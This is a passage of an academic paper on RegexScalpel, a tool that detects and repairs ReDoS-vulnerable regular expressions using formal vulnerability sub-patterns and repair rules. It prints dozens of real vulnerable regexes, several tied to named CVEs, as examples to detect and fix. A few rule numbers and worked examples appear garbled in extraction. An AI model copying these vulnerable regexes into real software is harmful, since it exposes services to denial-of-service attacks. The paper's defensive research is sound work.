No.	Sub-pattern	Vulnerability Description	Example Regex	Returned Triple
#1	$\mathcal{NQ}_1$	$r = r_1\{m,n\}$, where $r_1 = r_p\{m_p,n_p\}$, $n_p > 1$, and $n > 1$	δ_1 = `\[(\d+;)?(\d+)*m` (CVE-2015-9239)	($\mathcal{NQ}_1$, `(\d+)*`, [+, *])
#2	$\mathcal{NQ}_2$	$r = (r_0r_1r_2)\{m,n\}$, where r_0 and r_2 are nullable, $r_1 = r_p\{m_p,n_p\}$, $n_p > 1$, and $n > 1$	δ_2 = `^(https?|ftp):\/\/(-\.)?([^\s\/?\.#]+\.?)+(\/[^\s]*)?[^\s\.,]$` (CVE-2021-26272)	($\mathcal{NQ}_2$, `([^\s\/?\.#]+\.?)+`, [+, +])
#3	$\mathcal{NQ}_3$	$r = (r_0r_1r_2)\{m,n\}$, where r_0 and r_2 are nullable, $r_1 = (\ldots\|r_p\{m_p,n_p\}\|\ldots)$, $n_p > 1$, and $n > 1$	δ_3 = `D[oD]?(\[[^\[\]]*\]|\s+)+MMMM?` (moment)	($\mathcal{NQ}_3$, `(\[[^\[\]]*\]|\s+)+`, [+, +])

Table 2: The Sub-pattern, Vulnerability Description, Example Regex, and Results from AnaQOD of the Pattern $\mathcal{QOD}$.

No.	Sub-pattern	Vulnerability Description	Example Regex	Returned Triple
#1	$\mathcal{QOD}_1$	$r = \alpha\{m,n\}$, $\alpha = (r_1\|\ldots\|r_k)$, and $\exists\ \mathcal{L}(\alpha_1)\cap\mathcal{L}(\alpha_2) \neq \emptyset$, where $\alpha_1 = r_{p_1}r_{p_2}\ldots r_{p_t}$, $\alpha_2 = r_{q_1}r_{q_2}\ldots r_{q_s}$, $1 \le t,s \le k$, $1 \le i \le t$, $1 \le j \le s$, $1 \le p_i,q_j \le k$, and $p_1 \neq q_1$	δ_4 = `^(\d\.|\.\d|\d)+$` ([14])	($\mathcal{QOD}_1$, `(\d\.|\.\d|\d)+`, [`\d\.\d`, `\d\.\d`])
#2	$\mathcal{QOD}_2$	$r = \alpha\{m,n\}$, $\alpha = (r_1\|\ldots\|r_k)$, and $\exists\ \mathcal{L}(r_p)\cap\mathcal{L}(\alpha_1) \neq \emptyset$, $\mathcal{L}(r_l)\cap\mathcal{L}(r_p) = \emptyset$, where $\alpha_1 = r_{q_1}r_{q_2}\ldots r_{q_s}$, $1 \le i \le k$, $r_i = r_lr_p$, r_l is not nullable, $1 \le s \le k$, $1 \le j \le s$, $1 \le q_j \le k$	δ_5=`(?:[\w-]|\$[-\w]+|#\{\$[-\w]+\})+(?=\s*:)` (CVE-2021-23341)	($\mathcal{QOD}_2$, `(?:[\w-]|\$[-\w]+|#\{\$[-\w]+\})+`, [`[\w-]`, `\$[-\w]+`])

4.1.2 Quantified Overlapping Disjunction ($\mathcal{QOD}$)

The second vulnerable pattern is a quantified disjunction whose multiple inner sub-regexes overlap, which is called Quantified Overlapping Disjunction ($\mathcal{QOD}$) pattern [19]. When matching a pump string, there are multiple choices among the overlapping sub-regex, with worst-case exponential behavior on a mismatch. As shown in Table 2, we subdivide $\mathcal{QOD}$ pattern into two sub-patterns (i.e., $\mathcal{QOD}_1$, $\mathcal{QOD}_2$) for the convenience of fixing the pathological regex.

In sub-pattern $\mathcal{QOD}_1$, a t-iteration (*i.e.*, α_1) of the inner sub-regexes overlaps with another s-iteration (*i.e.*, α_2), starting with different heads (*i.e.*, r_{p_1} and r_{q_1}). An example of sub-pattern $\mathcal{QOD}_1$ is the key portion `(\d\.|\.\d|\d)+` in the regex δ_4 (Table 2) from [14], where α_1 = `\d\.\d` and α_2 = `\d\.\d`. In sub-pattern $\mathcal{QOD}_2$, a strict tail (*i.e.*, r_p) of an inter sub-regex (*i.e.*, r_i) overlaps with an s-iteration (*i.e.*, α_1) starting with r_{q_1} (at least one iteration is not r_i). An example of sub-pattern $\mathcal{QOD}_2$ is the key portion `(?:[\w-]|\$[-\w]+|...)+` in the real-world regex δ_5 (Table 2) from CVE-2021-23341, where r_p = `[-\w]+` and α_1 = `[\w-]`.

4.1.3 Quantified Overlapping Adjacent ($\mathcal{QOA}$)

The third pattern is a quantified regex containing two adjacent overlapping sub-regexes, which is called Quantified Overlapping Adjacent ($\mathcal{QOA}$) pattern [19]. In the pattern $\mathcal{QOA}$, a pump string can be consumed by either of the overlapping adjacencies. To facilitate fixing the pathological regex, we subdivide the pattern $\mathcal{QOA}$ into five sub-patterns, as shown in Table 3. The detailed descriptions and real-world examples are also given in Table 3. Note that, $\mathcal{QOA}_1$ contains two directly adjacent overlapping sub-regexes, while $\mathcal{QOA}_2$, $\mathcal{QOA}_3$, $\mathcal{QOA}_4$, and $\mathcal{QOA}_5$ contain two overlapping sub-regexes that one can reach the other by crossing the quantifier and/or skipping the optional sub-regex. In addition, assuming the outer quantifier is $\{m,n\}$, we also call $\mathcal{QOA}$ as $\mathcal{EOA}$ if $n > 1$ and as $\mathcal{POA}$ otherwise (*i.e.*, $n \le 1$).

4.1.4 Starting with Large Quantifier ($\mathcal{SLQ}$)

The fourth pattern is a regex starting with a sub-regex with a large quantifier, which is called Starting with Large Quantifier ($\mathcal{SLQ}$) pattern [19]. The $\mathcal{SLQ}$ pattern may cause the regex engine to keep moving the matching regex across the malicious string that does not have a match for the regex, leading to worst-case polynomial behavior.

As shown in Table 4, we subdivide $\mathcal{SLQ}$ pattern into five sub-patterns (i.e., $\mathcal{SLQ}_1$, $\mathcal{SLQ}_2$, $\mathcal{SLQ}_3$, $\mathcal{SLQ}_4$, $\mathcal{SLQ}_5$) for fixing the pathological regex. Sub-pattern $\mathcal{SLQ}_1$ starts with a sub-regex with a large quantifier, and sub-pattern $\mathcal{SLQ}_2$ can behave the same by skipping the beginning nullable sub-regex. While sub-patterns $\mathcal{SLQ}_3$, $\mathcal{SLQ}_4$ and $\mathcal{SLQ}_5$ start with the sub-regex r_1r_2, where r_1 is not nullable, r_2 contains a large outer quantifier, and r_1 overlaps with the prefix, infix and suffix of r_2, respectively. The examples for these five sub-patterns are also given in Table 4.

We propose algorithms AnaNQ, AnaQOD, AnaQOA, and AnaSLQ to check whether the given regex contains any of the $\mathcal{NQ}$, $\mathcal{QOD}$, $\mathcal{QOA}$, and $\mathcal{SLQ}$ sub-patterns. These algorithms will return the vulnerability information as a triple, which consists of a pattern (*i.e.*, the vulnerability sub-pattern), source (*i.e.*, the pathological sub-regex), and cause (*i.e.*, the main components that may cause catastrophic backtracking during matching and would be modified during repairing, such as the overlapping sub-regexes), if any of these sub-patterns was

Table 3: The Sub-pattern, Vulnerability Description, Example Regex, and Results from AnaQOA of the Pattern $\mathcal{QOA}$.

No.	Sub-pattern	Vulnerability Description	Example Regex	Returned Triple
#1	$\mathcal{QOA}_1$	$r = (\ldots r_1 r_2 \ldots)\{m,n\}$, where $r_1 = r_p\{m_p,n_p\}$, $r_2 = r_q\{m_q,n_q\}$, $\mathcal{L}(r_1)\cap\mathcal{L}(r_2)\neq\emptyset$	δ_6 = `^__[^\W_]+\w+__$` (pylint)	($\mathcal{QOA}_1$, `[^\W_]+\w+`, `[[^\W_]+, \w+]`)
#2	$\mathcal{QOA}_2$	$r = (\ldots r_1 r_2 r_3 \ldots)\{m,n\}$, where $r_2 = r_t\{m_t,n_t\}$ is nullable, $r_1 = r_p\{m_p,n_p\}$, $r_3 = r_q\{m_q,n_q\}$, $\mathcal{L}(r_1)\cap\mathcal{L}(r_3)\neq\emptyset$	δ_7 = `^(>=?|<=?)\s*(\d*\.?\d+)%$` (CVE-2021-23364)	($\mathcal{QOA}_2$, `\d*\.?\d+`, `[\d*, \d+]`)
#3	$\mathcal{QOA}_3$	$r = (r_1 \ldots r_2)\{m,n\}$, where $r_1 = r_p\{m_p,n_p\}$, $r_2 = r_q\{m_q,n_q\}$, $n>1$, $\mathcal{L}(r_1)\cap\mathcal{L}(r_2)\neq\emptyset$	δ_8 = `@([\w\-]+\.[\w\-:]+)+[:/]`	($\mathcal{QOA}_3$, `([\w\-]+\.[\w\-:]+)+`, `[[\w\-]+, [\w\-:]+]`)
#4	$\mathcal{QOA}_4$	$r = (r_1 \ldots r_2 r_3)\{m,n\}$, where $r_3 = r_t\{m_t,n_t\}$ is nullable, $r_1 = r_p\{m_p,n_p\}$, $r_2 = r_q\{m_q,n_q\}$, $n>1$, $\mathcal{L}(r_1)\cap\mathcal{L}(r_2)\neq\emptyset$	δ_9 = `^([ab]+d[ac]+e?)+$`	($\mathcal{QOA}_4$, `([ab]+d[ac]+e?)+`, `[[ab]+, [ac]+]`)
#5	$\mathcal{QOA}_5$	$r = (r_1 r_2 \ldots r_3)\{m,n\}$, where $r_1 = r_t\{m_t,n_t\}$ is nullable, $r_2 = r_p\{m_p,n_p\}$, $r_3 = r_q\{m_q,n_q\}$, $n>1$, $\mathcal{L}(r_2)\cap\mathcal{L}(r_3)\neq\emptyset$	δ_{10} = `^(;(([ \t]*[0-9a-zA-Z]+=[\x21-\x7E]*)*)[ \t]*)?$`	($\mathcal{QOA}_5$, `([ \t]*[0-9a-zA-Z]+=[\x21-\x7E]*)*`, `[[0-9a-zA-Z]+, [\x21-\x7E]*]`)

Table 4: The Sub-pattern, Vulnerability Description, Example Regex, and Results from AnaSLQ of the Pattern $\mathcal{SLQ}$.

No.	Sub-pattern	Vulnerability Description	Example Regex	Returned Triple
#1	$\mathcal{SLQ}_1$	Starting with $r = r_1$, where $r_1 = r_q\{m_q,n_q\}$, and $n_q > 1$	δ_{11} = `([A-Z]+)([A-Z][a-z])` (CVE-2021-3820)	($\mathcal{SLQ}_1$, `[A-Z]+`, `[A-Z]+`)
#2	$\mathcal{SLQ}_2$	Starting with $r = r_1 r_2$, where $r_1 = r_p\{m_p,n_p\}$ is nullable, $r_2 = r_q\{m_q,n_q\}$, and $n_q > 1$	δ_{12} = `\$?[A-Z]+` (PrismJS)	($\mathcal{SLQ}_2$, `\$?[A-Z]+`, `[A-Z]+`)
#3	$\mathcal{SLQ}_3$	Starting with $r = r_1 r_2$, where $r_1 = r_p\{m_p,n_p\}$ is not nullable, $r_2 = r_q\{m_q,n_q\}$, and $\mathcal{L}(r_1)\cap\mathcal{L}(r_2)\neq\emptyset$	δ_{13} = `{([\s\S]+?)}` (CVE-2021-3777)	($\mathcal{SLQ}_3$, `{([\s\S]+?)`, `[{, [\s\S]+]`)
#4	$\mathcal{SLQ}_4$	Starting with $r = r_1 r_2$, where $r_1 = r_p\{m_p,n_p\}$ is not nullable, $r_2 = r_q\{m_q,n_q\}$, $r_q = r_{q_1} r_{q_2}$, r_{q_1} is not nullable, $r_{q_2} = r_t\{m_t,n_t\}$, and $\mathcal{L}(r_{q_2})\cap\mathcal{L}(r_1)\neq\emptyset$	δ_{14} = `[ab](ca+)+d`	($\mathcal{SLQ}_4$, `[ab](ca+)+`, `[[ab], a+]`)
#5	$\mathcal{SLQ}_5$	Starting with $r = r_1 r_2$, where $r_1 = r_p\{m_p,n_p\}$ is not nullable, $r_2 = r_q\{m_q,n_q\}$, $r_q = r_{q_1} r_{q_2} r_{q_3}$, r_{q_1} and r_{q_3} are not nullable, $r_{q_2} = r_t\{m_t,n_t\}$, and $\mathcal{L}(r_{q_2})\cap\mathcal{L}(r_1)\neq\emptyset$	δ_{15} = `[ab](ca{1,2}da)+e`	($\mathcal{SLQ}_5$, `[ab](ca{1,2}da)+`, `[[ab], a{1,2}]`)

met.

4.2 Vulnerability Repair

After vulnerability analysis, we can get the vulnerability information (*i.e.*, pattern, source, and cause). In this section, we will introduce how to revise the regex, using our proposed repair patterns targeting at the vulnerability information.

Table 5: The Repair Patterns for Nested Quantifiers ($\mathcal{NQ}$).

No.	Repair Pattern
τ_1	$\dfrac{\mathcal{L}(r) = \mathcal{L}(r_p\{m_p\times m, n_p\times n\})}{r \Longrightarrow (r_p\{m_p\times m, n_p\times n\})\{m,n\}}$ ($\mathcal{NQ}_1$)
τ_2	$\dfrac{\mathcal{L}(r) = \mathcal{L}((r_0 r_p\{m_p,n_p\} r_2)\{m,n\})}{r \Longrightarrow (r_0 r_p\{m_p,n_p\} r_2)\{m,n\}}$ ($\mathcal{NQ}_2$)
τ_3	$\dfrac{\mathcal{L}(r) = \mathcal{L}((r_0(\ldots\|r_p\{m_p,n_p\}\|\ldots) r_2)\{m,n\})}{r_1 \Longrightarrow (\ldots\|r_p\{m_p,n_p\}\|\ldots)}$ ($\mathcal{NQ}_3$)

4.2.1 Nested Quantifiers ($\mathcal{NQ}$)

After calling AnaNQ, we can get the triple (pattern, source, cause), where pattern belongs to $\mathcal{NQ}_1$, $\mathcal{NQ}_2$, or $\mathcal{NQ}_3$, source is the pathological regex r, and cause contains the nested quantifiers as shown in Table 1. The pathological regex r has, by their nature, a redundant quantifier. So to fix r, we can remove the redundant quantifier.

The repair patterns targeting at $\mathcal{NQ}$ are given in Table 5. Specifically, the repair pattern τ_1 aims to repair the sub-pattern $\mathcal{NQ}_1$ by replacing the inner quantifier $\{m_p,n_p\}$ with the merged quantifier $\{m_p\times m, n_p\times n\}$ and deleting the outer quantifier ~~$\{m,n\}$~~, provided that the condition $\mathcal{L}(r) = \mathcal{L}(r_p\{m_p\times m, n_p\times n\})$ is satisfied. Let us continue to consider the pathological regex `(\d+)*` from CVE-2015-9239 given in Table 1. Applying the repair pattern τ_1, we can fix it into a *safe* regex `(\d*)`. The repair patterns τ_2 and τ_3 are proposed to repair the sub-patterns $\mathcal{NQ}_2$ and $\mathcal{NQ}_3$, respectively. Both of them remove the inner quantifier $\{m_p,n_p\}$ directly, if the language of the repaired regex is equivalent to the one of the original regex. Taking the pathological regexes `([^\s\/?\.#]+\.?)+` and `(\[[^\[\]]*\]|\s+)+` in Table 1 for example, we can respectively fix them into the safe ones `([^\s\/?\.#]\.?)+` and `(\[[^\[\]]*\]|\s)+` using the repair patterns τ_2 and τ_3.

Table 6: The Repair Patterns for Quantified Overlapping Disjunction ($\mathcal{QOD}$).

No.	Repair Pattern	No.	Repair Pattern	No.	Repair Pattern
τ_4	$\frac{\mathcal{L}(r)=\mathcal{L}((r_1\|\ldots\|r_k)\{m,n\})}{\alpha \implies (r_1\|\ldots\|r_k)}$ $(\mathcal{QOD}_1)$	τ_5	$\frac{t>1}{r_{p_1} \implies r_{p_1}(?!\Phi(r_{p_2}))}$ $(\mathcal{QOD}_1)$	τ_6	$\frac{s>1}{r_{q_1} \implies r_{q_1}(?!\Phi(r_{q_2}))}$ $(\mathcal{QOD}_{\{1,2\}})$
τ_7	$\frac{}{r_{p_1} \implies (?!\Phi(\alpha_2))r_{p_1}}$ $(\mathcal{QOD}_1)$	τ_8	$\frac{}{r_{q_1} \implies (?!\Phi(\alpha_1))r_{q_1}}$ $(\mathcal{QOD}_1)$	τ_9	$\frac{\text{scs}(\alpha_1)=true,\quad \Sigma_{\alpha_1}\setminus\text{first}(r_{q_1})\neq\emptyset}{\alpha_1 \implies \Theta(\Sigma_{\alpha_1}\setminus\text{first}(r_{q_1}))}$ $(\mathcal{QOD}_1)$
τ_{10}	$\frac{\text{scs}(\alpha_2)=true,\quad \Sigma_{\alpha_2}\setminus\text{first}(r_{p_1})\neq\emptyset}{\alpha_2 \implies \Theta(\Sigma_{\alpha_2}\setminus\text{first}(r_{p_1}))}$ $(\mathcal{QOD}_1)$	τ_{11}	$\frac{}{r_p \implies r_p(?<!\Phi(\alpha_1))}$ $(\mathcal{QOD}_2)$	τ_{12}	$\frac{}{r_{q_1} \implies (?!\Phi(r_p))r_{q_1}}$ $(\mathcal{QOD}_2)$
τ_{13}	$\frac{\text{scs}(\alpha_1)=true,\quad \Sigma_{\alpha_1}\setminus\text{first}(r_p)\neq\emptyset}{\alpha_1 \implies \Theta(\Sigma_{r_{q_1}}\setminus\text{first}(r_p))}$ $(\mathcal{QOD}_2)$	τ_{14}	$\frac{r_p=r_u\{m_u,n_u\},\quad \text{scs}(r_u)=true,\quad \Sigma_{r_u}\setminus\text{first}(r_{q_1})\neq\emptyset}{r_p \implies \Theta(\Sigma_{r_u}\setminus\text{first}(r_{q_1}))}$ $(\mathcal{QOD}_2)$		

4.2.2 Quantified Overlapping Disjunction ($\mathcal{QOD}$)

The cause returned by AnaQOD is the corresponding two overlapping disjunctions in the pathological regex r (*i.e.*, the source), as illustrated in Table 2. Intuitively, a vulnerable pattern $\mathcal{QOD}$ may have multiple matching paths across the overlapping disjunctions for a string. To repair $\mathcal{QOD}$, we need to ensure that there is a unique matching path for each string. For that, we propose three strategies, namely, deleting one overlapping disjunction, adding a *lookaround* constraint to one overlapping disjunction, and modifying one overlapping disjunction by subtracting the first set of the other one. Table 6 gives our repair patterns for $\mathcal{QOD}$, where $\Phi(r)$ returns a regex obtained by transforming all the (named) capturing groups in the regex r into the non-capturing ones and $\Theta(\mathcal{D})$ transforms the set $\mathcal{D}$ into an (equivalent) *character class*.

To fix the sub-pattern $\mathcal{QOD}_1$, the repair pattern τ_4 removes the overlapping disjunction directly, if it does not alter the language. For example, for the regex `^(ab|a|b)+$`, the overlapping disjunctions (*i.e.*, cause) returned by the algorithm AnaQOD are $\alpha_1 =$ `ab` and $\alpha_2 =$ `ab`. As $\mathcal{L}($`(ab|a|b)+`$) = \mathcal{L}($`(ab|a|b)+`$)$, we can use the repair pattern τ_4 to fix `(ab|a|b)+` and get `(a|b)+`. The repair patterns τ_5-τ_8 add a *negative lookaround* (i.e., negative lookahead or negative lookbehind) to specify what does not come before or after a match, and thus ensure that each string has a unique matching path. Consider the above regex `(ab|a|b)+` again. With the repair pattern τ_5, τ_7, or τ_8, we can also fix it into `(ab|a(?!b)|b)+`, `(ab|(?!ab)a|b)+`, or `((?!a)ab|a|b)+`, respectively. The repair patterns τ_9 and τ_{10} handle the case wherein one overlapping disjunction is a *character class*. Specifically, τ_9 and τ_{10} remove the common characters from the *character class* to ensure there is no overlap. For example, we can fix the pathological regex `([ab]|[ac])+` to `^([b]|[ac])+$` and `^([ab]|[c])+$`, according to the repair patterns τ_9 and τ_{10}, respectively. The sub-pattern $\mathcal{QOD}_2$ can be fixed similarly, as shown in Table 6.

4.2.3 Quantified Overlapping Adjacent ($\mathcal{QOA}$)

Similar to $\mathcal{QOD}$, the returned cause for pattern $\mathcal{QOA}$ contains the corresponding two overlapping adjacencies. Likewise, to repair $\mathcal{QOA}$, we need to ensure that only one overlapping adjacency would be selected when matching on a string, and propose three repair strategies, that is, merging the overlapping adjacencies, adding a *lookaround* constraint to one overlapping adjacency, and modifying one overlapping adjacency.

The repair patterns for the sub-pattern $\mathcal{QOA}_1$ are listed in Table 7. First, if the languages of these two overlapping adjacencies are equivalent, the repair pattern τ_{15} simply merges them. For example, for the regex `^a+a+b$`, we can fix it to `^a{2,}b$` using repair pattern τ_{15}. Similar to $\mathcal{QOD}$, the repair patterns τ_{16} and τ_{17} leverage a negative lookaround to resolve the overlap of the adjacencies, thus making the matching path unique for each string. Consider the example regex $\delta_6 =$ `^__[^\W_]+\w+__$` mentioned in Table 3, we can utilize repair pattern τ_{17} to fix δ_6 and get `^__[^\W_]+(?![^\W_])\w+__$`. If a sub-pattern $\mathcal{QOA}_1$ is a $\mathcal{POA}$, (i.e., the outer quantifier $n \leq 1$), the repair pattern τ_{18} substitutes both the quantifiers of these two adjacencies with a small one $n_\mu = 500$, which can cut the number of backtracking and thus avoid ReDoS attacks. For example, for the above regex δ_6, we can also fix it to `^__[^\W_]{1,500}\w{1,500}__$` via the repair pattern τ_{18}. The repair patterns τ_{19} and τ_{20} handle the case wherein one overlapping adjacency is a *character class*. Consider the regex δ_6 again, we leverage repair pattern τ_{20} to fix δ_6 and get `^__[^\W_]+_+__$`.

Likewise, the other sub-patterns (i.e., $\mathcal{QOA}_2$, $\mathcal{QOA}_3$, $\mathcal{QOA}_4$, and $\mathcal{QOA}_5$) can be fixed, and the repair patterns are illustrated in Table 7.

4.2.4 Starting with Large Quantifier ($\mathcal{SLQ}$)

The cause returned by AnaSLQ is either the sub-regex starting with a large quantifier (for $\mathcal{SLQ}_1$ and $\mathcal{SLQ}_2$) or the overlap-

Table 7: The Repair Patterns for Quantified Overlapping Adjacency ($\mathcal{QOA}$).

No.	Repair Pattern	No.	Repair Pattern	No.	Repair Pattern
τ_{15}	$\frac{\mathcal{L}(r_p)=\mathcal{L}(r_q)}{r_1r_2 \Longrightarrow r_p\{m_p{+}m_q,n_p{+}n_q\}}$ $(\mathcal{QOA}_1)$	τ_{16}	$\frac{}{r_1 \Longrightarrow r_1(?<!\Phi(r_q))}$ $(\mathcal{QOA}_1)$	τ_{17}	$\frac{}{r_2 \Longrightarrow (?!\Phi(r_p))r_2}$ $(\mathcal{QOA}_1)$
τ_{18}	$\frac{n\leq 1}{n_p \Longrightarrow n_\mu,n_q \Longrightarrow n_\mu}$ $(\mathcal{QOA}_{\{1,2\}})$	τ_{19}	$\frac{\text{scs}(r_p)=true,\quad \Sigma_{r_p}\setminus\text{first}(r_q)\neq\emptyset}{r_p \Longrightarrow \Theta(\Sigma_{r_p}\setminus\text{first}(r_q))}$ $(\mathcal{QOA}_{\{1,3\}})$	τ_{20}	$\frac{\text{scs}(r_q)=true,\quad \Sigma_{r_q}\setminus\text{first}(r_p)\neq\emptyset}{r_q \Longrightarrow \Theta(\Sigma_{r_q}\setminus\text{first}(r_p))}$ $(\mathcal{QOA}_{\{1,3\}})$
τ_{21}	$\frac{\text{scs}(r_p)=true,\quad \Sigma_{r_p}\setminus\text{first}(r_q)\neq\emptyset,\quad m_p\geq 1}{r_1 \Longrightarrow r_p\{m_p{-}1,n_p{-}1\}\Theta(\Sigma_{r_p}\setminus\text{first}(r_q))}$ $(\mathcal{QOA}_1)$	τ_{22}	$\frac{\text{scs}(r_q)=true,\quad \Sigma_{r_q}\setminus\text{first}(r_p)\neq\emptyset,\quad m_q\geq 1}{r_2 \Longrightarrow \Theta(\Sigma_{r_q}\setminus\text{first}(r_p))r_q\{m_q{-}1,n_q{-}1\}}$ $(\mathcal{QOA}_1)$	τ_{23}	$\frac{}{r_1 \Longrightarrow (?!\Phi(r_q))r_1}$ $(\mathcal{QOA}_3)$
τ_{24}	$\frac{}{r_2 \Longrightarrow r_2(?<!\Phi(r_p))}$ $(\mathcal{QOA}_3)$	τ_{25}	$\frac{\text{scs}(r_p)=true,\quad \Sigma_{r_p}\setminus\text{first}(r_q)\neq\emptyset,\quad m_p\geq 1}{r_1 \Longrightarrow \Theta(\Sigma_{r_p}\setminus\text{first}(r_q))r_p\{m_p{-}1,n_p{-}1\}}$ $(\mathcal{QOA}_3)$	τ_{26}	$\frac{\text{scs}(r_q)=true,\quad \Sigma_{r_q}\setminus\text{first}(r_p)\neq\emptyset,\quad m_q\geq 1}{r_2 \Longrightarrow r_q\{m_q{-}1,n_q{-}1\}\Theta(\Sigma_{r_q}\setminus\text{first}(r_p))}$ $(\mathcal{QOA}_3)$
τ_{27}	$\frac{m_t=0}{r \Longrightarrow r_1r_3\|r_1r_t\{1,n_t\}r_3}$ $(\mathcal{QOA}_2)$	τ_{28}	$\frac{m_t=0}{r_2r_3 \Longrightarrow r_2\|r_2r_t\{1,n_t\}}$ $(\mathcal{QOA}_4)$	τ_{29}	$\frac{m_t=0}{r_1r_2 \Longrightarrow r_2\|r_t\{1,n_t\}r_2}$ $(\mathcal{QOA}_5)$

ping sub-regexes (for $\mathcal{SLQ}_3$, $\mathcal{SLQ}_4$, and $\mathcal{SLQ}_5$), as illustrated in Table 4. Intuitively, a vulnerable pattern $\mathcal{SLQ}$ makes the regex engine slide continuously to determine the starting position of the match. To fix $\mathcal{SLQ}$, we need to eliminate or alleviate continuous sliding. For that, we propose four strategies, namely, adding a *start-of-line anchor* ^ to the pathological regex r, replacing the large quantifier in the pathological regex r with a small one, adding a *lookaround* constraint to one overlapping sub-regex, and modifying one overlapping sub-regex by subtracting the first set of the other one. The repair patterns for $\mathcal{SLQ}$ are listed in Table 8. Example 1 mentioned in §3 demonstrates the process of using these repair patterns to repair $\mathcal{SLQ}$.

Finally, we prove our repair patterns preserve the semantics, that is, the language of the repaired regex is a subset of the language of the original one (see Appendix A.1 for the proof).

4.3 Vulnerability Verification

After vulnerability repair, we may get one or more repaired regexes, because there may be more than one repair pattern suitable for the pathological regex. Then for every repaired regex, we check whether it is free from ReDoS attacks (i.e., vulnerability-free) [6] and consistent with the given examples. If so, the repaired regex is called a successful one. While if the repaired regex still suffered from ReDoS attacks, then we will continue the vulnerability analysis and repair it. This is because a ReDoS-vulnerable regex may contain more than one vulnerability. We argue that a vulnerability pattern would not always appear in the repaired regexes again after repair (see Appendix A.2 for the proof). Finally, we will return a repaired regex randomly chosen from the successful ones.

We adopt a simple metric for checking ReDoS that is widely adopted by existing work [11, 12, 26]: a regex is said to be vulnerable to ReDoS attacks if an attack string of fewer than 1 million characters could cause the regex to take 10 seconds or more. In addition, for multiple vulnerabilities in one vulnerable regex, we repair only one vulnerability at a time, and then run the above steps multiple times until there are no vulnerabilities found in the regex.

[6] In this paper, a regex is vulnerability-free means that it is free of four vulnerable patterns (i.e., $\mathcal{NQ}$, $\mathcal{QOD}$, $\mathcal{QOA}$, and $\mathcal{SLQ}$) defined in this paper.

5 Evaluation

In this section, we evaluate RegexScalpel on a wide range of ReDoS-vulnerable regexes collected from the SOLA-DA benchmark [34] and real-world CVEs [9]. We implemented RegexScalpel in Java, and conducted experiments on a machine with 16 cores Intel Xeon CPU E5620 @ 2.40GHz with 12MB Cache, 24GB RAM, running Windows 10. For all the experiments described below, we set the repair time budget for each vulnerability to 5 minutes and the small quantifier n_μ to 500. Our evaluation aims to answer the following three research questions (RQs):

- **RQ1. Can RegexScalpel outperform state-of-the-art regex defense techniques?** We evaluate the effectiveness of RegexScalpel on ReDoS-vulnerable regexes from the SOLA-DA benchmark [34] and ReDoS-related CVEs [9], compared with five state-of-the-art ReDoS defense techniques. These techniques vary from regex engine substitution, input length limit and regex repair.
- **RQ2. Can RegexScalpel outperform handcrafted defense actions?** We compare the repaired regexes synthesized by RegexScalpel with the defense actions handcrafted by project maintainers.
- **RQ3. Can RegexScalpel detect new ReDoS vulnerabilities and synthesize repairs of usefulness to maintainers?** We explore the usefulness of RegexScalpel on popular real-world projects in the detection of new ReDoS vulnerabilities and the synthesis of valid repairs useful to the project maintainers.
- **RQ4. Can RegexScalpelsynthesize repaired regexes preserving the semantics of the original ones?** We

Table 8: The Repair Patterns for Starting with Large Quantifier ($\mathcal{SLQ}$).

No.	Repair Pattern	No.	Repair Pattern	No.	Repair Pattern
τ_{30}	$\frac{}{r \Longrightarrow {}^{+}r}\ (\mathcal{SLQ}_{\{1,2,3,4,5\}})$	τ_{31}	$\frac{}{n_q \Longrightarrow n_\mu}\ (\mathcal{SLQ}_{\{1,2,3,4,5\}})$	τ_{32}	$\frac{m_p = 0}{r \Longrightarrow r_2 \vert r_p\{1, n_p\} r_2}\ (\mathcal{SLQ}_2)$
τ_{33}	$\frac{}{r_p \Longrightarrow (?!\Phi(r_q))r_p}\ (\mathcal{SLQ}_3)$	τ_{34}	$\frac{}{r_q \Longrightarrow (?!\Phi(r_p))r_q}\ (\mathcal{SLQ}_3)$	τ_{35}	$\frac{\text{scs}(r_p) = true, \quad \Sigma_{r_p} \setminus \text{first}(r_q) \neq \emptyset}{r_p \Longrightarrow \Theta(\Sigma_{r_p} \setminus \text{first}(r_q))}\ (\mathcal{SLQ}_3)$
τ_{36}	$\frac{\text{scs}(r_q) = true, \quad \Sigma_{r_q} \setminus \text{first}(r_p) \neq \emptyset}{r_q \Longrightarrow \Theta(\Sigma_{r_q} \setminus \text{first}(r_p))}\ (\mathcal{SLQ}_3)$	τ_{37}	$\frac{}{r_p \Longrightarrow r_p(? <!\Phi(r_t))}\ (\mathcal{SLQ}_{\{4,5\}})$	τ_{48}	$\frac{}{r_t \Longrightarrow (?!\Phi(r_p))r_t}\ (\mathcal{SLQ}_{\{4,5\}})$
τ_{39}	$\frac{\text{scs}(r_p) = true, \quad \Sigma_{r_p} \setminus \text{first}(r_t) \neq \emptyset}{r_p \Longrightarrow \Theta(\Sigma_{r_p} \setminus \text{first}(r_t))}\ (\mathcal{SLQ}_{\{4,5\}})$	τ_{40}	$\frac{\text{scs}(r_t) = true, \quad \Sigma_{r_t} \setminus \text{first}(r_p) \neq \emptyset}{r_t \Longrightarrow \Theta(\Sigma_{r_t} \setminus \text{first}(r_p))}\ (\mathcal{SLQ}_{\{4,5\}})$		

Table 9: The ReDoS-vulnerable Regex Sets for Evaluation.

Benchmark	#Regex	Description
SOLA-DA [34]	34	ReDoS-vulnerable regexes in NPM modules found by the Software Lab at TU Darmstadt
CVE [9]	414	ReDoS-vulnerable regexes extracted from 70 ReDoS-related CVEs in recent three years
Total	448	

verify that the repaired regexes are subsets of the original ones, and analyze the semantic similarities between the repaired regexes and the original ones.

5.1 Evaluation Setup

5.1.1 Evaluation Datasets

Our evaluation was conducted on the ReDoS-vulnerable regexes collected from two widely-used sources: (i) the SOLA-DA benchmark [34] and (ii) real-world CVEs [9]. The statistics are listed in Table 9. The first benchmark SOLA-DA was constructed by Staicu and Pradel [34]. It consists of 34 ReDoS-vulnerable regexes, and is often used for research on finding, fixing, and mitigating ReDoS vulnerabilities. For the second benchmark, we collected ReDoS-vulnerabilities in the last three years from widely-used libraries with Common Vulnerabilities and Exposures (CVE) [9] identifiers. Collected vulnerabilities without clear descriptions, live links, or test cases were discarded, resulting in 70 CVEs in total. Moreover, one CVE may contain more than one vulnerable regex. Finally, we extracted 414 ReDoS-vulnerable regexes from these 70 CVEs. In total, there are 448 (34 + 414) ReDoS-vulnerable regexes in our evaluation dataset. The details of these regexes together with their test cases can be found online [21].

5.1.2 Evaluation Approaches

